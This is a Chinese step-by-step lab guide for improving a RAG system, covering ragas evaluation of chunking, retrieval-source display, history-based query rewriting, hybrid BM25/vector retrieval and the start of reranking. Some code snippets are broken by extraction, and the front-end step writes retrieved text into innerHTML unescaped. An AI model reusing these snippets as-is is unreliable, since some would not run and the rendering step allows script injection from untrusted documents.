
分子分块的好处：父块存完整上下文，子块细粒度检索，兼顾召回精度与完整语境，减少幻觉，提升答案完整性。

元数据增强的效果：通过上面的 chunks 返回的元数据信息，比如文件名称，据此可知数据来源，方便溯源。也可以附带其他信息如权限用于权限过滤等。

4.2.4 评估各种分块方法的效果

通过运行 ragas_chunks.py 脚本，实现通过 ragas 框架对各种分块方法的效果评估，从上下相关性、忠诚度、答案相关性或答案精度来评估分块带来的效果差异。

成功运行需要修改.env 中的配置信息【目前评估用的硅基流动模型，需要自行配置 API-KEY】：



```
HAITAO [SSH: ATLAS800T1 (ROOT@10... hcie_rag_code > .env
> data
1 QWEN_API_KEY="s
> embedding_model
2 BASE_URL="https://dashscope.aliyuncs.com/compatible-mode/v1"
> kernel_meta
3 GJ_URL = "https://api.siliconflow.cn/v1"
> models
4 GJ_API_KEY = "sl
> template
5 DATA_DIR = "./data/chunk_samples"
> .env
6 INDEX_DIR = "./basic_faiss_db"
> api_server.py
7 EVAL_DIR = "./data/eval_uploads"
> build_vector.py
8 DEVICE = "npu"
> client_request.py
9 EMBED_PATH = "
> files.py
10 RERANK_PATH="/
> rag_router.py
11 TEXT_EMBED_PATH = "./embedding_model"
```

也可以修改成其他的大模型供应商，此时需要同时修改 GJ_URL 和 GJ_API_KEY。

python ragas_chunks.py

ragas_chunks.py 核心代码如下：

```
def run_ragas_evaluation(test_dataset, strategy_name, rag_func, llm_model, embed_model):
```

"""使用 RAGAS 框架对指定 RAG 策略做自动化指标评估

Args:

test_dataset: 测试数据集，包含 question、ground_truth 标准答案

strategy_name: 当前待评估 RAG 策略名称，用于日志展示

rag_func: 待评测的 RAG 推理函数，入参问题，返回 answer、contexts

llm_model: 评测指标依赖的大模型对象

```
embed_model: 评测用的向量嵌入模型

Returns:
    RAGAS 评估结果对象；无有效数据/异常时返回 None
"""

# 初始化 RAGAS 标准评估数据集容器
eval_data = {
    "question": [],      # 用户查询问题
    "answer": [],        # RAG 实际生成回答
    "contexts": [],      # RAG 检索到的参考文档片段列表
    "ground_truth": []   # 人工标准正确答案
}

# 遍历每条测试用例，进度条展示当前评估策略
for test_case in tqdm(test_dataset, desc=f"评估 {strategy_name}"):
    try:
        # 调用目标 RAG 函数执行问答
        result = rag_func(test_case["question"])
        # 收集本轮问答全量数据存入评估集
        eval_data["question"].append(test_case["question"])
        eval_data["answer"].append(result["answer"])
        eval_data["contexts"].append(result["contexts"])
        eval_data["ground_truth"].append(test_case["ground_truth"])
    except Exception as e:
        # 单条用例失败仅打印日志，不中断整体评估
        print(f" 问题处理失败: {e}")
        continue

# 校验是否存在有效评估样本，无数据直接退出
if len(eval_data["question"]) == 0:
    print(" 没有有效的问题结果")
    return None

# 字典转为 RAGAS 所需 Dataset 标准格式
dataset = Dataset.from_dict(eval_data)

try:
    # 执行 RAGAS 多维度指标评测
    result = evaluate(
        dataset=dataset,
        embeddings=embed_model,
        # 选用 4 项核心 RAG 评估指标
        metrics=[
            ContextRecall(llm=llm_model),    # 上下文召回率：标准答案信息是否全部检索到
            ContextPrecision(llm=llm_model), # 上下文精确率：检索片段是否有效匹配问题
            AnswerRelevancy(llm=llm_model),  # 回答相关性：生成答案是否贴合用户提问
        ]
    )
```

```
Faithfulness(llm=llm_model)    # 事实忠实度：回答是否无幻觉、忠于检索上下文
    ]
)
return result
except Exception as e:
    # 整体评测流程异常捕获，返回空
    print(f" RAGAS 评估失败: {e}")
    return None
```

数据样例在./data/chunk_samples 下。本实验只是小范围测试，如果希望结果更精准，需要更大的数据集评估才会更合理，本实验只是让大家熟悉这个评估方法和过程。

4.3 思考题

问题：RAG 系统中分层父子分块 + 元数据增强的作用与优势是什么？

参考答案：

RAG 采用父子分层分块机制，父块保证上下文完整性，子块提升检索精度。检索与重排序均基于细粒度子块完成，精准匹配用户问题，避免大块文本噪声干扰。同时通过元数据增强，为每个子块绑定所属父块 ID、层级、时间、来源、告警类型等信息。检索命中子块后，可通过元数据回溯完整上下文，实现同源内容聚合、重复内容过滤、故障层级优先级判定。该方式兼顾检索精准度与上下文完整性，有效解决单一分块粒度失衡、信息碎片化、检索结果杂乱的问题，显著提升问答准确性。

4.4 实验小结

本次实验完成了文本分块优化与元数据增强的 RAG 优化方案。通过精细化分块与元数据绑定，有效提升了检索精准度与内容溯源能力，掌握了 RAG 数据预处理阶段的核心优化方法。

5 检索来源呈现

5.1 实验介绍

5.1.1 关于本实验

本实验主要实现 RAG 问答系统的检索来源可视化展示功能。系统在完成知识库检索与答案生成的同时，提取并展示答案对应的原始文档来源，实现问答可溯源、依据可查证。

之前检索的结果没有文档的来源：



本实验带大家添加文档的来源。

5.1.2 实验目的

- 掌握RAG检索结果的拼接与渲染逻辑。
- 理解问答溯源功能的实现原理。
- 通过展示文档来源，提升AI回答的可信度与专业性，完善RAG系统工程化展示能力。

5.1.3 实验规划

首先完成检索结果的内容与来源信息提取，然后传递给前端进行展示。

5.2 实验操作

本实验需要修改 2 个地方，rag.py 和前端脚本 index.html。

5.2.1 实现检索来源的代码

在 rag.py 脚本中，从之前获取的检索内容中提取出其中的文件名称。

步骤 1 注释掉原先的检索内容

```
22     print( "请先上传文档构建索引" )
23     yield json.dumps({"content": "请先上传文档构建索引"}, ensure_ascii=False)
24     return
25
26     docs = faiss_db.similarity_search(query,k=3)
27
28     if CHUNK_METHOD == "parent_child":#父子分段策略，单独处理
29         retrieval = list(set([doc.metadata["parent_content"] for doc in docs]))
30     else:
31         retrieval = [doc.page_content for doc in docs]
32
33
34     yield json.dumps({"retrieval": retrieval}, ensure_ascii=False)
35
```

```
## -----不开启检索来源时-----
# if CHUNK_METHOD == "parent_child":#父子分段策略，单独处理
#     retrieval = list(set([doc.metadata["parent_content"] for doc in docs]))
# else:
#     retrieval = [doc.page_content for doc in docs]
```

如下图：

```
# #-----不开启检索来源时-----
# if CHUNK_METHOD == "parent_child":#父子分段策略，单独处理
#     retrieval = list(set([doc.metadata["parent_content"] for doc in docs]))
# else:
#     retrieval = [doc.page_content for doc in docs]
```

步骤 2 补充实现检索来源的代码

```
#-----检索来源，添加检索出的内容以及来源，且对父子检索进行特殊处理，即去重【上面注释的代码，需要调整成下面的】-----
retrieval = []
exist_items = set()
for doc in docs:
    content = doc.metadata["parent_content"] if CHUNK_METHOD=="parent_child" else doc.page_content
    source = doc.metadata['filename']

    key = (content, source)
    if key in exist_items:
```

```


        continue

    retrieval.append({
        "content": content,
        "source": source
    })
    exist_items.add(key)

#-----检索来源-----

```

如下图：



```

rag.py x splitter_utils.py files.py .env test_QAjson
hcie_rag_code > rag.py
32 # retrieval = [doc.page_content for doc in docs]
33 #-----检索来源，添加检索出的内容以及来源，且对父子检索进行特殊处理，即去重【上面注释的代码，需要调整成
34 retrieval = []
35 exist_items = set()
36 for doc in docs:
37     content = doc.metadata["parent_content"] if CHUNK_METHOD=="parent_child" else doc.page_content
38     source = doc.metadata['filename']
39
40     key = (content, source)
41     if key in exist_items:
42         continue
43
44     retrieval.append({
45         "content": content,
46         "source": source
47     })
48     exist_items.add(key)
49

```

代码解释如下：

初始化一个空列表，用于存储最终【去重后的检索结果】

```
retrieval = []
```

初始化一个集合，用于记录【已经存在的文档条目】，利用集合特性实现快速去重

```
exist_items = set()
```

遍历所有检索返回的文档列表 docs

```
for doc in docs:
```

根据分块模式判断使用哪种内容：

如果是父子分块模式 (CHUNK_METHOD=="parent_child")，取父文档内容 parent_content

否则直接取当前分块的页面内容 page_content

```
content = doc.metadata["parent_content"] if CHUNK_METHOD=="parent_child"
else doc.page_content
```

从文档元数据中获取来源文件名（表示该内容来自哪个文件）

```
source = doc.metadata['filename']

# 用 (内容, 来源文件) 作为唯一标识 key, 避免【同一文件的同一段内容重复出现】
key = (content, source)

# 如果这个 key 已经存在于集合中, 说明是重复数据, 跳过不处理
if key in exist_items:
    continue

# 将不重复的文档内容和来源构造成字典, 加入最终结果列表
retrieval.append({
    "content": content, # 文档正文内容
    "source": source    # 文档来源文件名
})

# 把当前 key 加入已存在集合, 标记为已处理, 避免后续重复
exist_items.add(key)
```

步骤 3 修改 rag.py 中 retrieval 变量

在上面的 retrieval 列表变量中, 存放的是字典类型的数据, 如果获取检索内容传给大模型, 下面的代码就不适用了:

```
context_text = chr(10).join(retrieval)
```

需要将如下区域的内容, 修改如下:

```
51
52
53     yield json.dumps({"retrieval": retrieval}, ensure_ascii=False)
54
55     #----补全如下位置的代码-----
56     # context_text = chr(10).join(retrieval)
57     context_text = chr(10).join([d['content'] for d in retrieval])
58
59     resp = client.chat.completions.create(
60         model="qwen3.5-plus",
```

注释之前的上下文内容获取的结果, 重新获取 retrieval 中每个元素的 conten 内容。


```
# context_text = chr(10).join(retrieval)    #添加检索来源时, 该行代码需要替换
context_text = chr(10).join([d['content'] for d in retrieval])
```


5.2.2 前端效果的实现并测试

在 hcie_rag_code/template/index.html 中存放前端效果的内容，需要将 rag.py 返回的 source 字段显示出来。

步骤 1 修改前端脚本 index.html

注释调之前的 html 变量：



```

245 }
246 if (data.retrieval) {
247     // 添加文档来源，修订代码，将上面的注释并生成下面的代码：浅蓝色+斜体字
248     const html = data.retrieval.map(x => `
249         <div class="retrieval-item">
250             ${x.content.slice(0,300)}...
251             <br>
252             <small style="color: #6BA9E2; font-style: italic;">来源: ${x.source}</small>
253         </div>
254     `).join("")
255     // 添加结束
256     document.getElementById("retrievalBody").innerHTML = html
257 }
    
```

选中该行，同时按键盘 ctrl+/即可注释。

```
// const html = data.retrieval.map(x => `<div class="retrieval-item">${x.slice(0,300)}...</div>`').join("")
```

在 index.html 中添加如下代码（实际提供的 html 脚本已实现，放开注释即可）：



```

246 if (data.retrieval) {
247     // const html = data.retrieval.map(x => `<div class="retrieval-item">${x.slice(0,300)}...</div>`').join("")
248     // 添加文档来源，修订代码，将上面的注释并生成下面的代码：浅蓝色+斜体字
249     const html = data.retrieval.map(x => `
250         <div class="retrieval-item">
251             ${x.content.slice(0,300)}...
252             <br>
253             <small style="color: #6BA9E2; font-style: italic;">来源: ${x.source}</small>
254         </div>
255     `).join("")
256     // 添加结束
257     document.getElementById("retrievalBody").innerHTML = html
258 }
    
```

将上图框住的区域释放注释（选中该区域的前端代码用 ctrl+/即可），该部分代码解释如下：

```

// 1. 定义常量 html，开始处理检索列表
const html = data.retrieval.map(x => `
// 2. 每一条检索结果，包裹在 class=retrieval-item 的 div 里
<div class="retrieval-item">
// 3. 截取当前文档内容前 300 字符，后面拼上省略号...
${x.content.slice(0,300)}...
// 4. 网页换行
<br>
// 5. 小号字体、浅蓝色、斜体，展示文档来源文件名
<small style="color: #6BA9E2; font-style: italic;">来源: ${x.source}</small>
// 6. 闭合当前条目 div
</div>
// 7. 将 map 生成的所有 html 片段，无缝拼接成一个完整字符串
`).join("")
    
```

修改完成之后，别忘记 ctrl+s 进行保存。

步骤 2 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python rag.py
```

前端界面刷新后，输入测试问题：在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？

然后前端界面就能看到如下的内容：



5.3 思考题

问题：记录检索的每个文本块的来源有什么作用？

参考答案：

溯源校验：回答出现争议时，可快速定位原始文档段落，验证信息真实性，避免大模型编造内容。

上下文聚合：子块检索命中后，依据来源匹配同文档父块，补齐完整上下文，减少信息割裂。

结果去重过滤：根据文档来源、页码标识剔除重复分块，精简检索候选集，降低重排开销。

权限与过滤管控：依托来源区分文档类型、业务层级，按需过滤无关文档，适配多业务隔离场景。

运维优化：统计各文档检索频次，识别高频低质素材，迭代分块与知识库。

5.4 实验小结

本次实验实现了 RAG 问答检索来源呈现功能，完成了答案内容与文档来源的展示。有效提升了回答可信度与可追溯性，熟练掌握了 RAG 结果可视化的工程优化方法。

可进一步扩展的尝试：将检索来源展示在答案区域，比如先输出答案，再输出参考文档来源。

6 查询改写

6.1 实验介绍

6.1.1 关于本实验

本实验针对多轮对话场景开展查询改写优化。普通单轮查询无法结合上下文，容易出现语义缺失、指代不明、问题歧义等问题。本实验通过引入历史问答记录，对当前用户问题进行上下文补全与语义还原，生成完整、精准的检索问句，提升多轮场景下的 RAG 检索效果。

6.1.2 实验目的

- 掌握多轮对话下的上下文理解与查询改写原理。
- 理解历史问答信息对语义补全的关键作用。
- 解决指代模糊、语义断层问题，提升多轮问答场景下的检索召回准确率。

6.1.3 实验规划

首先搭建多轮对话缓存机制，保存用户历史问答内容；其次设计上下文改写逻辑，结合历史对话补全当前模糊问句；使用改写后的标准问句进行知识库检索；最后验证查询改写的问答效果。

6.2 实验操作

6.2.1 查询改写

在 rag.py 脚本中添加查询改写的代码并调用。

步骤 1 先备份 rag.py

备份一个 rag 脚本，用于修改出错时进行恢复。在 Terminal 终端输入如下：

```
cp rag.py rag_base.py
```

或者通过 vs code 界面上进行复制备份。

步骤 2 添加 query 改写代码

在 rag.py 的 rag 函数前添加一个函数如下：

```
#-----添加历史对话记录的变量和改写逻辑-----
def rewrite_with_history(query: str) -> str:
    """
    结合历史对话，把省略/指代问题 → 变成完整可检索的问题
    """
    if not chat_history or len(chat_history) == 0:
        return query # 无历史，直接返回原问题

    # 拼接最近 3 轮历史（防止过长）
    history_prompt = ""
    # print("对话历史", chat_history)
    history_qa = chat_history if len(chat_history) <= 3 else chat_history[-3:]

    for h in history_qa:
        history_prompt += f"用户：{h['question']}\n助手：{h['answer']}\n"

    prompt = f"""
    你是 RAG 检索优化助手。
    根据历史对话，把当前用户的问题改写为完整、独立、无指代的问题。
    只输出改写后的问题，不要多余内容。
    如果历史对话与当前问题毫无关联，请忽略历史对话内容。
    历史对话：
    {history_prompt}

    当前问题：{query}

    改写后：
    """
    """
    .strip()

    # 调用大模型
    resp = client.chat.completions.create(
        model="qwen3.5-plus",
        messages=[{"role": "user", "content": prompt}],
        stream=False
    )

    return resp.choices[0].message.content.strip()
```

步骤 3 添加调用步骤

在 rag.py 中的流式函数 stream_wrapper 中添加如下代码：

```
#-----添加查询改写+历史对话-----

print(f"原始问题:\n{query}")

rewrite_query = rewrite_with_history(query) # query 重写调用
```

```
print(f"改写后问题:\n{rewrite_query}")

for data_str in gen_func(rewrite_query):#新增

#-----添加查询改写+历史对话-----
# for data_str in gen_func(query):#注释掉
```

代码如下：

```
114 # ===== 流式包装器 (收集完整回答+保存历史) =====
115 def stream_wrapper(query, mode, gen_func):
116     """
117     作用: 包装流式生成器, 收集完整回答并保存到聊天历史
118     输入: query 用户问题, mode 模式, gen_func 生成器函数
119     输出: 流式输出
120     """
121     full_text = ""
122     retrieval_data = []
123     #-----添加查询改写+历史对话-----
124
125     print(f"原始问题:\n{query}")
126
127     rewrite_query = rewrite_with_history(query)
128
129     print(f"改写后问题:\n{rewrite_query}")
130
131     for data_str in gen_func(rewrite_query):#新增
132
133     #-----添加查询改写+历史对话-----
134     # for data_str in gen_func(query):#注释掉
135     yield data_str + "\n"
136     try:
```

步骤 4 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python rag.py
```

在前端界面问第 1 个问题后“在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？”。

后端有一个改写过程，由于没有历史对话记录，所以 query 并没有变化：

```
Press CTRL+C to quit
172.31.65.217 - - [11/May/2026 11:44:14] "GET / HTTP/1.1" 200 -
原始问题:
在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？
改写后问题:
在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？
◆ 首次加载 Embedding 模型...
172.31.65.217 - - [11/May/2026 11:44:21] "POST /stream_chat HTTP/1.1" 200 -
```

然后再问第 2 个问题：你有什么建议？

```
172.31.65.217 - - [11/May/2026 11:44:21] "POST /stream_chat HTTP/1.1" 200 -
原始问题:
你有什么建议?
改写后问题:
针对 IPRAN 告警压缩系统中物理层端口产生 LOS 告警同时隧道层与业务层出现大量派生告警的处理方式及优先级规则，你有什么建议?
172.31.65.217 - - [11/May/2026 11:47:39] "POST /stream_chat HTTP/1.1" 200 -
```

生成了基于第 1 个问题的改写结果。

也可以观察前端界面返回的结果。

6.3 思考题

问题：RAG 中查询改写的作用与常见实现思路有哪些？

参考答案：

查询改写用于优化用户原始问句，解决模糊、简短、语义笼统带来的检索偏差。一是扩写，补充同义术语、行业专有名词，拓宽检索匹配范围；二是拆分多意图问句，拆解为多条独立子查询分别检索；三是生成假设文档（HyDE），用模型生成标准回答文本做向量检索，提升语义对齐度。改写后检索召回更贴合真实需求，减少无关段落，降低重排序压力，有效提升问答准确率，同时适配专业领域简短提问场景。

6.4 实验小结

本次实验实现了基于历史问答的上下文查询改写功能，有效解决多轮对话指代不清、语义不全的问题，大幅提升多轮场景检索精度，掌握了对话式 RAG 的进阶优化方法。

7 混合检索

7.1 实验介绍

7.1.1 关于本实验

本实验针对传统单一向量检索存在召回不全、精准度不足的问题，搭建混合检索架构。融合关键词检索与语义向量检索两种方式，兼顾文本精准匹配与语义模糊匹配的优势，弥补单一检索方式的缺陷，全面提升知识库召回效果。

如下，单一检索方式无法召回相关关键字内容：



7.1.2 实验目的

- 掌握向量检索与关键词检索的适用场景与优缺点。
- 理解混合检索的融合原理与调度逻辑。
- 学会通过多检索方式融合，提升复杂问题、专业术语问题的召回完整性与准确性。


7.1.3 实验规划

首先分别搭建关键词检索与语义向量检索能力；

其次设计融合打分与排序策略，对两路检索结果进行合并、去重；

基于混合检索结果开展 RAG 问答测试。

混合检索的代码逻辑：



7.2 实验操作

7.2.1 新建一个 retriever.py 的脚本

在 retriever.py 脚本中存放混合检索的相关代码。

步骤 1 实现 BM25 检索的检索器

```

from langchain.retrievers import EnsembleRetriever
from langchain_community.retrievers import BM25Retriever
  
```



```
def get_bm25_from_faiss(faiss_db, k=3):
    """
    从 FAISS 中取出所有文档构建 BM25
    """
    # 从 FAISS 里拿所有文档（最正确）
    all_docs = list(faiss_db.docstore._dict.values())

    # 构建 BM25
    bm25_retriever = BM25Retriever.from_documents(all_docs)
    bm25_retriever.k = k
    return bm25_retriever
```

步骤 2 实现混合检索和对外提供检索的接口

```
def create_hybrid_retriever(faiss_db, weight_faiss=0.6, weight_bm25=0.4, k=3):
    """创建混合检索：向量 + BM25"""

    # 1. 向量检索器
    faiss_retriever = faiss_db.as_retriever(search_kwargs={"k": k})

    # 2. 从 FAISS 构建 BM25
    bm25_retriever = get_bm25_from_faiss(faiss_db, k=k)

    # 3. 混合检索
    ensemble_retriever = EnsembleRetriever(
        retrievers=[faiss_retriever, bm25_retriever],
        weights=[weight_faiss, weight_bm25],
    )
    return ensemble_retriever

def hybrid_search(faiss_db, query, k=3):
    """对外接口：混合检索"""
    retriever = create_hybrid_retriever(faiss_db, k=k)
    return retriever.invoke(query)
```

7.2.2 rag.py 中进行调用

在 rag.py 中添加调用逻辑。

步骤 1 备份 rag.py 脚本

备份一个 rag 脚本，用于修改出错时进行恢复。在 Terminal 终端输入如下：

```
cp rag.py rag_base.py
```

或者通过 vs code 界面上进行复制备份。

步骤 2 添加混合检索的调用逻辑

将原来的检索方式替换成混合检索的方式。在 rag.py 的 rag 函数中，补充如下代码：

```

58 faiss_db = files.faiss_db
59 if not faiss_db:
60     print("请先上传文档构建索引")
61     yield json.dumps({"content": "请先上传文档构建索引"}, ensure_ascii=False)
62     return
63 #-----更新混合检索-----
64 # docs = faiss_db.similarity_search(query,k=3)用混合检索代替
65 from retriever import hybrid_search
66 docs = hybrid_search(faiss_db,query,k=3)#基于前面的query处理结果进行检索
67 print(f"混合检索结果: {docs}")
68 #-----更新混合检索-----

```

```

#-----更新混合检索-----

# docs = faiss_db.similarity_search(query,k=3)#注释原来的检索方式，用混合检索代替
from retriever import hybrid_search
docs = hybrid_search(faiss_db,query,k=3)#基于前面的 query 处理结果进行检索
print(f"混合检索结果: {docs}")

#-----更新混合检索-----

```

ctrl+s 保存代码。

7.2.3 混合检索的运行测试


步骤 1 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python rag.py
```

刷新前端界面，在前端界面问“在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？”。

后台日志中有混合检索的结果：



前端再次输入“7f22 代表什么”可以成功召回：



说明混合检索比单一向量检索方式能召回更多相关文本块，提升了检索召回效果。

7.3 思考题

问题：RAG 系统中混合检索的实现逻辑与优势是什么？

参考答案：

混合检索一般组合向量检索与 BM25 关键词检索，分别设置权重加权融合结果。向量检索擅长捕捉深层语义，适合模糊、语义类提问；BM25 精准匹配关键词、专业术语，弥补向量语义漂移缺陷。二者并行召回候选块后按权重打分合并，兼顾语义与字面匹配。相比单一检索，可减少漏召、无关文档召回问题，提升检索候选集质量，降低重排序模型筛选压力，在专业运维、长文本知识库场景效果提升明显。

7.4 实验小结

本次实验完成了关键词+语义的混合检索搭建，结合两种检索方式的优势，解决了单一检索漏召、错召的问题，显著提升检索质量，熟练掌握了 RAG 检索层的核心进阶优化方案。

8 重排序

8.1 实验介绍

8.1.1 关于本实验

本实验针对普通检索召回文档多、存在冗余、相关性参差不齐的问题，引入重排序优化机制。在混合检索召回的基础上，通过重排序模型对候选文档进行精细相关性打分与重新排序，筛选出最贴合用户问题的内容，提升检索精度。

8.1.2 实验目的

- 掌握RAG粗召回+精排序的层级检索优化思路。
- 理解重排序模型对过滤噪声、优化文档顺序的作用。
- 学会通过重排序技术剔除无关文档，进一步提升问答准确性与内容匹配度。

8.1.3 实验规划

首先通过混合检索召回相关候选文档；调用重排序模型对所有召回片段进行重排序；筛选高分优质文档 top3 送入大模型生成答案。

8.2 实验操作

8.2.1 新建 rerank.py 脚本

重排序的相关代码存在 rerank.py 脚本中。

```
# -----添加重排序-----  
from langchain.retrievers.document_compressors import CrossEncoderReranker  
from langchain_community.cross_encoders import HuggingFaceCrossEncoder  
from langchain.retrievers import ContextualCompressionRetriever  
import os  
from dotenv import load_dotenv  
load_dotenv()  
RERANK_PATH = os.getenv("RERANK_PATH")#获取 rerank 模型的路径  
rerank_model = HuggingFaceCrossEncoder(model_name=RERANK_PATH)  
  
